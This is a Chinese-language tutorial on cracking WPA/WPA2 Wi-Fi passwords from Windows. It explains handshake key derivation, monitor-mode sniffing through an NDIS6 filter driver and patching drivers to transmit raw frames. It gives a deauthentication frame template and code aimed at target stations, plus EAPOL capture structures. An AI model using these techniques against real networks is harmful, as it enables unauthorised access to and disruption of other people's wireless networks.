WIFI WPA1/2 Crack for Windows

boywhp@126.com

目前 WIFI WPA 破解主要以“aircrack-ng”为代表，运行于 Linux 系统(如 Kali Linux)，Windows 系统比较少见，主要是 Windows 系统下 WIFI 网卡收发原始包比较困难，且缺少有主流 WIFI 网卡开源代码可参考。因此 WPA 破解通常流程是先在 Linux 机器（或 Linux 虚拟机）在抓取 WPA 四次握手包，然后再通过以“Elcomsoft Wireless Security Auditor”为代表的密码字典爆破软件在 Windows 下进行破解。

一、WIFI 协议基础

AP (Access Point)：WIFI 热点，通常是一个 WIFI 路由设备

SSID（Service Set Identity）：AP 的名称，0-32 个字符组成

BSSID（Basic Service Set Identity）：基本服务集标识，通常是 AP 的 MAC


STA（STATION）：连接到 AP 的客户端

DS：分布式系统，多个 AP 可以组成分布式无线系统。

DA：目标 MAC 地址

SA：源 MAC 地址

WIFI 数据帧：WIFI 数据帧主要分为物理层、MAC 层、数据层。物理层通常由具体硬件处理，实际只需要考虑 MAC（Media Access Control）和 LLC（逻辑链路控制），具体数据帧如下：



MPDU 是 MAC 层的协议头，其中常用的是 **FrameControl** 字段和 Addr1、Addr2、Addr3 等。

ToDs/FromDS：指明了 MPDU 地址格式，具体组合如下。

To DS	From DS	Address 1	Address 2	Address 3	Address 4
0	0	DA	SA	BSSID	N/A
0	1	DA	BSSID	SA	N/A
1	0	BSSID	SA	DA	N/A
1	1	RA	TA	DA	SA

WIFI 协议的 MPDU 头长度不是固定的，是可变的。

Type/SubType：共同指明了接下来的数据帧的格式，其中 Type 2bits，指明了帧类型，SubType 4bits，进一步指定了数据的具体格式。

Type	00 /管理帧	01/控制帧	10/数据帧	11/保留

WPA 破解时用到的主要有 WIFI 管理帧和数据帧，其中管理帧对应的 **SubType** 情况见下表：

Management	0000	Association request
Management	0001	Association response
Management	0010	Reassociation request
Management	0011	Reassociation response
Management	0100	Probe request
Management	0101	Probe response
Management	0110–0111	Reserved
Management	1000	Beacon
Management	1001	Announcement traffic indication message (ATIM)
Management	1010	Disassociation
Management	1011	Authentication
Management	1100	Deauthentication
Management	1101–1111	Reserved


STA 在登录 AP 前，首先需要通过一系列的管理帧，建立同 AP 的数据联系，然后才能实施登录并启用加密数传，同时 WIFI 管理帧是不加密的，具体流程如下：

序号	SubType	说明
1	8	Beacon，STA 接受 AP 信标帧，感知到 AP，获取 SSID 及 AP 参数
2	4	STA 主动发送 Probe 探测请求
3	5	AP 应答 STA Prob Response
4	11	STA 发送 Authentication 请求认证
5	11	AP 应答 Authentication 请求，指示 STA 认证成功或失败
6	0	STA 发送 Association 请求
7	1	AP 应答 Association Response

一旦 STA 完成上述流程后，STA 和 AP 之间即可进行数据帧传输，以便接下来的 WPA 用户认证。

二、WPA 密码破解原理

WPA-PSK(WPA 个人版)在 STA 和 AP 建立数传后，使用了 EAPOL（Extensible Authentication Protocol OVER LAN）协议处理用户的登录认证，具体由四次握手组成，如下图。



AP 首先向 STA 发送一个 32 字节的 ANonce 随机数（实际上一般是累加计数器），STA 收到该随机数后，自己也产生一个 32 字节的 SNonce 随机数，同时根据这两个随机数以及登录密码计算出一个 PTK（Pairwise Transient Key），具体计算过程如下：

1、**PMK** = PBKDF2(HMAC−SHA1, pwd, ssid, 4096, 256)


首先使用 PBKDF2（Password-Based Key Derivation Function 2）算法生成一个 32 字节的 PMK key，该算法需要执行 4096*2 轮，WPA 破解时运算量主要集中在该 key 的计算，同时由于使用了 SSID（0-32 字符）进行 salt，导致很难使用彩虹表进行预计算。

2、**PTK** = **PRF-512**(PMK, “**Pairwise key expansion**”，


Min(AP_Mac, Sta_Mac) ||Max(AP_Mac, Sta_Mac)

|| Min(ANonce, SNonce) || Max(ANonce, SNonce))

PTK 使用 PRF-512（pseudo random functions 512bits）算法产生，通过 PMK、固定字符串、AP_Mac、Sta_Mac、ANonce、SNonce 六个输入参数得到一个 64 字节 PTK。



PTK 由 5 部分组成，如下：



WPA1 TKIP 的 PTK 长度 512bits，WPA2 CCMP 的 PTK 长度为 384bits，

其中 KCK 用来计算 WPA EAPOL KEY 消息的 MIC；AP 使用 KEK 加密 WPA EAPOL KEY 消息的额外 Key Data 数据；TEK 用于单播数据加密。

WPA 破解最关键的部分就是通过 KCK 计算 MIC，其算法如下：

WAP MIC = HMAC(**EVP_sha1()**, **KCK**, 16, eapol_data，eapol_size)

WAP2 MIC = HMAC(**EVP_md5()**, **KCK**, 16, eapol_data，eapol_size)

总结一下 WPA 具体破解流程如下：

序号	说明
1	抓取 4-way 握手包，实际上只需要前两次即可
2	通过密码字典计算 PMK
3	通过 PMK、ANONCE、SNONCE、MAC1、MAC2 计算 PTK
4	通过 PTK 得到 KCK，计算第 2 次 EAPOL 报文对应的 MIC
5	同第 2 次 EAPOL 报文中 MIC 比较，匹配则密码正确

三、Window WIFI 数据包收发

目前 Windows 下比较成熟的 WIFI 数据包收发软件是 CommView for WiFi，该软件是一款商业软件，兼容的网卡较多，功能也比较强大。该软件的 BMD 目录下有一个比较通用的 WiFi Capture Driver，结合互联网搜集整理的资料发现，Windows NDIS6 框架下能够实现 WIFI 数据包收发功能，决定使用 NDIS6 Filter Driver 进行 WIFI 数据包收发。

调试开发环境

使用 VirtualBox + VirtualKD + Windbg + RTL8187 USB WIFI 网卡，目标系统 Window7 x86，注意 VirtualBox 需要安装 VirtualBox 扩展包，否则无法将主机 USB 网卡切换到虚拟机中调试。

Windows WDK 7600 编译环境，WDK 中的 filter、usbnwifi 示例源码极具参考价值，filter 是 NDIS 6 NDIS Filter 示例代码，usbnwifi 是 usb wifi 网卡驱动的一个参考代码，在没有实际 USB 网卡驱动源码的情况下，可以大致了解底层网卡的一些实现细节。

WIFI 数据嗅探

NDIS6 框架下底层网卡最终通过调用 NdisMIndicateReceiveNetBufferLists 指示上层 NDIS 驱动接受数据包，查看该函数调用情况如下：

```
Mp_Recv.c|1703| <<MpHandleRawReceiveInterrupt>> NdisMIndicateReceiveNetBufferLists(
Mp_Recv.c|1716| <<MpHandleRawReceiveInterrupt>> NdisMIndicateReceiveNetBufferLists(
Mp_Recv.c|2295| <<MpHandleDefaultReceiveInterrupt>> NdisMIndicateReceiveNetBufferLists(
Mp_Recv.c|2308| <<MpHandleDefaultReceiveInterrupt>> NdisMIndicateReceiveNetBufferLists(
Mp_Recv.c|2703| <<MpHandleSafeModeReceiveInterrupt>> NdisMIndicateReceiveNetBufferLists(
Mp_Recv.c|2716| <<MpHandleSafeModeReceiveInterrupt>> NdisMIndicateReceiveNetBufferLists(
```

主要有三个地方调用了该函数，分别是 **MpHandleRawReceiveInterrupt**、MpHandleDefaultReceiveInterrupt、MpHandleSafeModeReceiveInterrupt，重点看前两个函数，在 **MpAdjustReceiveHandler** 函数中有如下初始化代码：

```
if (pAdapter->OperationMode == DOT11_OPERATION_MODE_EXTENSIBLE_STATION)
{
    if (Hw11GetSafeModeOption(pAdapter->Nic))
-   4 lines: {----------------------------------------------------------
    else
    {
        // Default behavior
        pAdapter->ReceiveHandlerFunction = MpHandleDefaultReceiveInterrupt;
    }
}
else
{
    // Network monitoring mode
    pAdapter->ReceiveHandlerFunction = MpHandleRawReceiveInterrupt;
}
```

很明显，这两个函数对应了不同网卡模式下 WIFI 网卡的数据接受函数，在 WIFI 破解时需要将网卡设置成 monitoring mode。

MpAdjustReceiveHandler 在 **MpSetCurrentOperationMode** 时被调用，在 MpSetInformation 函数中：

```
case OID_DOT11_CURRENT_OPERATION_MODE:
    ndisStatus = MpSetCurrentOperationMode(
                 pAdapter,
                 InformationBuffer,
                 InformationBufferLength,
                 BytesRead,
                 BytesNeeded
                 );
    break;
```

OID_DOT11_CURRENT_OPERATION_MODE 是 NDIS 标准 WIFI OID 请求，用来设置 WIFI 网卡的工作模式，定义的模式有：

```
#define DOT11_OPERATION_MODE_UNKNOWN            0x00000000
#define DOT11_OPERATION_MODE_STATION            0x00000001
#define DOT11_OPERATION_MODE_AP                 0x00000002
#define DOT11_OPERATION_MODE_EXTENSIBLE_STATION 0x00000004
#define DOT11_OPERATION_MODE_EXTENSIBLE_AP      0x00000008
#define DOT11_OPERATION_MODE_NETWORK_MONITOR    0x80000000
```

总结一下 WIFI 破解时，数据接受的处理流程就是：首先设置网卡为监控模式（混杂模式），然后在网卡驱动之上的 Filter 驱动里，处理原始数据包接受，通常可以先接受到临时队列里，再在应用层使用 IoControl 读取该队列，实现 WIFI 数据包嗅探。

WIFI 数据发送

NDIS 小端口驱动通过 NdisMRegisterMiniportDriver 注册驱动程序，注册的同时需指明 Ndis 数据发送函数。

```
//
// Send/Receive handlers
//
MPChar.SendNetBufferListsHandler    = MPSendNetBufferLists;
```

该函数中会首先检查网卡的状态，如果状态不合适就不会继续发送数据

包，具体检查代码如下：

```
//
// If the adapter cannot send due to reasons like no cable,
// middle of reset, halt or pause, or just hardware errors
// we will fail all the sends
//
if (MP_ADAPTER_CANNOT_SEND_PACKETS(pAdapter))
{
    NDIS_STATUS     failStatus = MpGetAdapterStatus(pAdapter);
    MP_RELEASE_SEND_LOCK(pAdapter, DispatchLevel);

    for(CurrentNetBufferList = NetBufferList;
        CurrentNetBufferList != NULL;
        CurrentNetBufferList = NET_BUFFER_LIST_NEXT_NBL(CurrentNetBufferList))
3 lines: {----------------------------------------------------------------------

    if (NetBufferList != NULL)
        MP_SEND_COMPLETE_NBLS(pAdapter, NetBufferList, DispatchLevel);
    break;
}
```

MP_ADAPTER_CANNOT_SEND_PACKETS 宏定义如下：

```
MP_ADAPTER_CANNOT_SEND_PACKETS(_Adapter)  (_Adapter->Status & MP_ADAPTER_CANNOT_SEND_MASK)
```

MP_ADAPTER_CANNOT_SEND_MASK 掩码定义如下：

```
#define     MP_ADAPTER_CANNOT_SEND_MASK                 \
    (MP_ADAPTER_RESET_IN_PROGRESS | MP_ADAPTER_HARDWARE_ERROR |     \
     MP_ADAPTER_REMOVE_IN_PROGRESS | MP_ADAPTER_HALT_IN_PROGRESS | MP_ADAPTER_SURPRISE_REMOVED |  \
     MP_ADAPTER_NON_RECOVER_ERROR | MP_ADAPTER_DOT11_RESET_IN_PROGRESS | MP_ADAPTER_NDIS_PAUSE_IN_PROGRESS |  \
     MP_ADAPTER_NETWORK_MONITOR_MODE )
```

注意其中高亮的部分，很明显，微软的 NDIS USB WIFI 驱动示例代码默认是不允许在监控模式下发包的，鉴于 WDK 示例代码的权威性，有理由相信，采用该 WDK 模版代码修改的 USB WIF 驱动都不能在监控模式下发包，这也是 Windows WIFI 破解需要面临的一个大问题。

既然官方驱动不能在监控模式下发包，那么就只能自己动手了，直接给官方驱动打个简单的 Patch，找到关键的检测位置，然后手动 patch 一下好了。当然实际厂商的驱动可能会有所不同，需要多调试和测试好。

总结下 WIFI 破解时，数据发送的处理流程如下：首先找一款支持监控模式下能发包的网卡和驱动（CommView for WIFI 自带的驱动应该都可以），或

者手动 Patch 好官方驱动，然后在应用层 IoControl 写 Raw WIFI 数据到 Filter 驱动，Filter 构造 NET_BUFFER_LIST，最后使用 NdisFSendNetBufferLists 将数据发送给底层 WIFI 网卡驱动。

四、WPA 破解流程

WPA 破解主要分为如下几个具体步骤，一是开启网卡嗅探模式，对周围 WIFI 数据包进行捕获，二是分析周围 AP 和 STA 的分布情况，为 Deauth 攻击做好准备，三是实施 Deauth 攻击，四是捕获 EAPOL 握手数据包。

开启网卡嗅探

NDIS6 通过 OID_DOT11_CURRENT_OPERATION_MODE 设置网卡的工作模式，因此直接通过驱动发送 OID 设置网卡模式即可，该 OID 对应的参数数据结构为 DOT11_CURRENT_OPERATION_MODE，具体如下：

```
typedef struct _DOT11_CURRENT_OPERATION_MODE {
    ULONG uReserved;
    ULONG uCurrentOpMode;
} DOT11_CURRENT_OPERATION_MODE, * PDOT11_CURRENT_OPERATION_MODE;
```

通过内核直接发送 OID 会出现一些问题，主要是 Windows WIFI 应用层不能即时获取通知，导致 Windows 应用层在嗅探模式设置功能后，尝试连接网络，出现模式干扰，但 CommView 就不会出现该情况。

分析 CommView 驱动后发现，CommView 并没有在驱动里面进行具体模式的设置，而是在应用层 ca2k.dll 调用了 Wlan API 设置监控模式。

```
dwMessageId = WlanSetInterface(dword_10040734, (int)&unk_10040BA0, 12, 4, (int)&v3, 0);
if ( dwMessageId )
  sub_1000F620(L"Unable to set operation mode", dwMessageId);
sub_1000B270(hDevice, 0x1701E0u, 0, 0, 0, 0, &BytesReturned, 0);
```

WlanSetInterface 的 OpCode 码为 12，对应：

wlan_intf_opcode_current_operation_mode（12），具体代码如下：

```
ret = WlanSetInterface(
        g_Nic.hwlan,
        &g_Nic.cur_nic->Guid,
        wlan_intf_opcode_current_operation_mode,
        sizeof(ULONG),
        &mode,
        NULL
        );
```

AP/STA 探测

WPA 破解时需要用到 AP 的 SSID 以及 MAC 地址，AP 探测主要通过信标帧以及探测应答帧来实现，具体如下：

```
if (mpdu->FrameControl.Type == DOT11_FRAME_TYPE_MANAGEMENT){
        //处理管理帧
        switch (mpdu->FrameControl.Subtype){
        case DOT11_MGMT_SUBTYPE_BEACON:
        case DOT11_MGMT_SUBTYPE_PROBE_RESPONSE:
                on_wifi_recv_beacon(parser, (PDOT11_MGMT_HEADER)mpdu, size);
                break;
```

WIFI 信标帧格式如下

DOT11_MGMT_HEADER	DOT11_BEACON_FRAME	**DOT11_INFO_ELEMENT**	INFO...

其中 DOT11_MGMT_HEADER、DOT11_BEACON_FRAME 是固定的，AP 的 MAC 地址可以从 DOT11_MGMT_HEADER 中获取，固定头后跟了一个 DOT11_INFO_ELEMENT 的列表，定义如下：

```
typedef struct {
        UCHAR   ElementID;      // Element Id
        UCHAR   Length;         // Length of SSID
} DOT11_INFO_ELEMENT, * PDOT11_INFO_ELEMENT;
```

需要依次遍历其中 **ElementID**，获取 AP 的一系列属性，一些常用的 ID 定义如下：

```
#define DOT11_INFO_ELEMENT_ID_SSID                  0
#define DOT11_INFO_ELEMENT_ID_DS_PARAM_SET          3
#define DOT11_INFO_ELEMENT_ID_RSN                   48
```

分别对应 AP 的 SSID、当前频道、WPA2 参数等。

STA 的探测主要通过数据帧来实现，WPA 破解目前只用到了 STA 的 MAC 地址，根据每个数据帧的 FromDS、ToDS 情况，解析数据包 MAC 地址，即可实现抓取在线通信的 STA 地址，具体如下：

```
if (mpdu->FrameControl.FromDS == 1 && mpdu->FrameControl.ToDS == 0){
        // Address2 -> BSSID    Address3 -> SA
        ap = append_wifiap(parser, mpdu->Address2);
        sta = append_sta2ap(ap, mpdu->Address3);
}

if (mpdu->FrameControl.FromDS == 0 && mpdu->FrameControl.ToDS == 1){
        // Address1 -> BSSID    Address2 -> SA
        ap = append_wifiap(parser, mpdu->Address1);
        sta = append_sta2ap(ap, mpdu->Address2);
}
```

Deauth 攻击

根据 WIFI 协议规定，客户端在接受到 Deauth 管理帧后，应该主动断开同 AP 的连接，一旦断开后，STA 会自动尝试重连，这时就方便抓取 EAPOL 四次握手包了，因此成功实施 Deauth 攻击可以极大提高 WPA 破解的效率。

Aircrack 里面的 Deauth 攻击模版如下：

```
#define DEAUTH_REQ      \
        "\xC0\x00\x3A\x01\xCC\xCC\xCC\xCC\xCC\xCC\xBB\xBB\xBB\xBB\xBB\xBB" \
        "\xBB\xBB\xBB\xBB\xBB\xBB\x00\x00\x02\x00"
```

其中\xC0\x00 指明了该帧是 Deauth 管理帧，最后的\x02\00 指定了本次 Deauth 的 Code 码，Aircrack 里是\x06\x00，区别起见，修改了下。

发送 Deauth 攻击时，将 DA 替换成目标 STA 的 MAC 地址（或广播），SA、BSSID 填上 AP 的 MAC 即可。

```
memcpy(DeauthPacket, DEAUTH_REQ, 26);

//send to station
if (sta == NULL)
        memset(DeauthPacket+4, 0xff, 6);        //DA
else
        memcpy(DeauthPacket+4, sta, 6);

memcpy(DeauthPacket+10, bssid, 6);              //SA
memcpy(DeauthPacket+16, bssid, 6);              //BSSID
```

EAPOL 捕获

EAPOL 帧的识别比较简单，因为 802.1x 数据帧前，LLC（逻辑链路控制）头会有一个标识 **0x888e**，直接内存搜索即可定位 EAPOL 帧，稍微麻烦一点的是要确定当前 EAPOL 包在四次握手中次序，因为在实际网络嗅探时，有很大可能出现漏抓的情况。

EAPOL 数据包格式如下：

```
typedef struct _EAPOL_PACKET
{
        UCHAR                           ProVer;
        UCHAR                           ProType;
        USHORT                          Length;
        KEY_DESCRIPTER                  KeyDesc;
}       EAPOL_PACKET, *PEAPOL_PACKET;
```

其中 ProType=3 表示是 Key，Key 描述数据结构如下：

```
// WPA1/2 EAPOL Key descriptor format
typedef struct _KEY_DESCRIPTER
{
        UCHAR           Type;
        KEY_INFO        KeyInfo;
        USHORT          KeyLength;
        UCHAR           ReplayCounter[LEN_KEY_DESC_REPLAY];
        UCHAR           KeyNonce[LEN_KEY_DESC_NONCE];
        UCHAR           KeyIv[LEN_KEY_DESC_IV];
        UCHAR           KeyRsc[LEN_KEY_DESC_RSC];
        UCHAR           KeyId[LEN_KEY_DESC_ID];
        UCHAR           KeyMic[LEN_KEY_DESC_MIC];
        USHORT          KeyDataLen;
        UCHAR           KeyData[MAX_LEN_OF_RSNIE];
}       KEY_DESCRIPTER, *PKEY_DESCRIPTER;
```

其中 KEY_INFO 数据定义了一系列的标志位，EAPOL 四次握手时，各个阶段的标志位会不尽相同，通过分析这些标志位情况，可以获取其在四次握手时的次序。一旦监控到一次的完整四次握手，即可认为当前 AP 握手包抓取成功。